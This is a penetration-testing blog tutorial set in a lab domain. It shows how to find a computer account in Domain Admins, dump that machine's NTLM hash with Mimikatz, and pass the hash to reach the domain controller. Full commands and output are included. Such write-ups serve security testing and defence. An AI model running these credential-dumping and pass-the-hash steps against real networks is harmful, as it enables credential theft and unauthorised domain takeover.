# Domain Escalation – Machine Accounts

pentestlab.blog/category/red-team/page/19


February 1, 2022

The pass the hash technique is not new and it was usually used for lateral movement on the network in scenarios where the administrator password hash could not be cracked due to complexity or assessment time constraints. However, performing pass the hash with machine accounts instead of local administrators accounts is not very common even though it has been described in an article by Adam Chester years ago and could be used in scenarios where the host is part of an elevated group such as the domain admins.

Therefore not following the least privilege principle for machine accounts in the domain during red team operations could be leveraged for domain escalation if local administrator access has been granted on the host and the computer is a member of the "*Domain Admins*" group. This is achieved by utilizing the machine account of the host for accessing the sensitive resource (domain controller or any other host) using pass the hash technique.


Identification in which groups the host belongs is trivial by executing the following command from a PowerShell session:

```
Get-ADComputer -Filter * -Properties MemberOf | ? {$_.MemberOf}
```



```
PS C:\Users\pentestlab.PURPLE> Get-ADComputer -Filter * -Properties MemberOf | ? {$_.MemberOf}


DistinguishedName : CN=DC,OU=Domain Controllers,DC=purple,DC=lab
DNSHostName       : dc.purple.lab
Enabled           : True
MemberOf          : {CN=Pre-Windows 2000 Compatible Access,CN=Builtin,DC=purple,DC=lab, CN=Cert
                    Publishers,CN=Users,DC=purple,DC=lab}
Name              : DC
ObjectClass       : computer
ObjectGUID        : be8a96ea-2017-4f94-b462-5078a1f22723
SamAccountName    : DC$
SID               : S-1-5-21-552244943-2733646151-2332415024-1000
UserPrincipalName :

DistinguishedName : CN=PRINTER,CN=Computers,DC=purple,DC=lab
DNSHostName       : printer.purple.lab
Enabled           : True
MemberOf          : {CN=Pre-Windows 2000 Compatible Access,CN=Builtin,DC=purple,DC=lab, CN=Cert
                    Publishers,CN=Users,DC=purple,DC=lab}
Name              : PRINTER
ObjectClass       : computer
ObjectGUID        : 88279399-ceca-4764-bc54-e80f78a4e22d
```


From the output it is visible that the "*HIVE*" computer is part of the "*Domain Admins*" group.



```
DistinguishedName : CN=HIVE,CN=Computers,DC=purple,DC=lab
DNSHostName       : Hive.purple.lab
Enabled           : True
MemberOf          : {CN=Domain Admins,CN=Users,DC=purple,DC=lab}
Name              : HIVE
ObjectClass       : computer
ObjectGUID        : 6e1549d7-35c4-4a02-8676-174f9fda3260
SamAccountName    : HIVE$
SID               : S-1-5-21-552244943-2733646151-2332415024-1116
UserPrincipalName :


PS C:\Users\pentestlab.PURPLE>
```


An alternative approach is to query sensitive groups in order to identify machine accounts which are part of these groups.

```
net group "domain admins" /domain
```



```
Microsoft Windows [Version 10.0.17763.2183]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab.PURPLE>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\pentestlab.PURPLE> net group "domain admins" /domain
The request will be processed at a domain controller for domain purple.lab.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            HIVE$                    pentest
pentestlab
The command completed successfully.

PS C:\Users\pentestlab.PURPLE>
```

From the perspective of the Active Directory this is visible by looking at the *Properties* of the computer on the *Member Of* tab.



Member of:


| Name | Active Directory Domain Services Folder |
|---|---|
| Domain Admins | purple.lab/Users |
| Domain Computers | purple.lab/Users |

Primary group: Domain Computers

There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.

In order to be able to leverage the privileges of the machine account for domain escalation the pass the hash technique can be used in combination with Mimikatz. The NTLM hash of the machine account can be extracted using the commands below:


```
privilege::debug
sekurlsa::logonPasswords
```



```
Authentication Id : 0 ; 81219 (00000000:00013d43)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 26/12/2021 6:49:16 πμ
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : HIVE$
         * Domain   : PURPLE
         * NTLM     : 3405ab3646a3569f393327eeca53f3b2
         * SHA1     : 2e98a8912e7ff8a71c572c19e4fc6e2f2031aed1
        tspkg :
        wdigest :
```

Mimikatz can be used to perform the pass the hash technique for the machine account to elevate access to domain admin.


```
sekurlsa::pth /user:HIVE$ /domain:purple.lab
/ntlm:3405ab3646a3569f393327eeca53f3b2
```



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:HIVE$ /domain:purple.lab /ntlm:3405ab3646a3569f393327eeca53f3b2
user    : HIVE$
domain  : purple.lab
program : cmd.exe
impers. : no
NTLM    : 3405ab3646a3569f393327eeca53f3b2
  |  PID  2500
  |  TID  6188
  |  LSA Process is now R/W
  |  LUID 0 ; 11592029 (00000000:00b0e15d)
  \_ msv1_0   - data copy @ 00000141665FBA30 : OK !
  \_ kerberos - data copy @ 000001416654C9E8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 00000141665F9728 (32) -> null
```

From the new command prompt that will opened via Mimikatz resources on the domain controller are accessible which validates that the domain escalation has been achieved.

```
dir \\dc.purple.lab\c$
```



```
Microsoft Windows [Version 10.0.17763.2183]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
Hive

C:\Windows\system32>dir \\dc.purple.lab\c$
 Volume in drive \\dc.purple.lab\c$ has no label.
 Volume Serial Number is D006-1FC6

 Directory of \\dc.purple.lab\c$

08/08/2021  08:51 μμ    <DIR>          inetpub
15/09/2018  09:19 πμ    <DIR>          PerfLogs
24/10/2021  09:55 μμ    <DIR>          Program Files
01/05/2021  06:11 μμ    <DIR>          Program Files (x86)
11/07/2021  07:04 μμ    <DIR>          share
07/11/2021  11:05 μμ    <DIR>          temp
18/05/2021  03:01 πμ    <DIR>          Users
15/12/2021  12:29 μμ    <DIR>          Windows
               0 File(s)              0 bytes
               8 Dir(s)  50.272.276.480 bytes free

C:\Windows\system32>
```

## References